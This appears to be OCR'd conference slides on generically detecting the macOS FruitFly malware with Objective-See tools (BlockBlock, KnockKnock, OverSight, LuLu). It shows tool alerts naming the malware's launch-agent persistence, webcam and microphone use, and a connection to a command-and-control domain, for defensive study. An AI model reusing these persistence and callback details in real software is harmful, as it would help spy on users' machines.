
'traditional' AV known limitations:

- ✗ only detect known samples
- ✗ trivial to bypass



GENERICALLY DETECTING FRUITFLY

buzz off FruitFly :)



exec

FruitFly
installed a launch daemon or agent


FruitFly (unsigned)
process id: 904
process path: /Users/user/Desktop/FruitFly

fpsaud (unsigned)
startup file: /Users/user/Library/LaunchAgents/com.client.client.plist
startup binary: /Users/user/fpsaud

BlockBlock: persistence (runtime)

```
while(true)
{
    watch for persistent file-system events
    alert the user
}
```

'autoruns' for macOS




Launch Items 6 — daemons and agents loaded by launchd	fpsaud — /Users/user/fpsaud — /Users/user/Library/LaunchAgents/com.client.client.plist — 19/56 virustotal
Library Inserts 0 — dylibs inserted via *DYLD_INSERT_LIBRARIES	BlockBlock — /Library/Objective-See/BlockBlock/BlockBlock.app/Contents/MacOS/BlockBlock — /Library/LaunchDaemons/com.objectiveSee.blockblock.plist — 0/56 virustotal
Login Items 0 — items started when the user logs in	vmware-tools-daemon — /Library/Application Support/VMware Tools/vmware-tools-daemon — /Library/LaunchDaemons/com.vmware.launchd.tools.plist — 0/57 virustotal

KnockKnock: persistence

"*Malware Persistence on OS X*"
[RSA 2015, wardle]

Generically Detecting FruitFly

buzz off FruitFly :)




Audio Device became active
Built-in Digital Input
process: fpsaud (1058)

Video Device became active
VMware Virtual USB Video Device
process: fpsaud (1058)

OverSight: mic/webcam


```
while(true)
{
    register for OS notifications
    for mic & webcam

    ⚠ alert the user
}
```



perl5.18
is trying to connect to eidk.duckdns.org

```
process
process id:      1340
process path:    /usr/bin/perl5.18

network
ip address:      127.0.0.1
port/protocol:   22 (TCP)
```

LuLu: network traffic



objective-see / LuLu

LuLu is the free open-source macOS firewall that aims to block unauthorized (outgoing) network traffic

33 commits | 1 branch | 1 release | 4 contributors

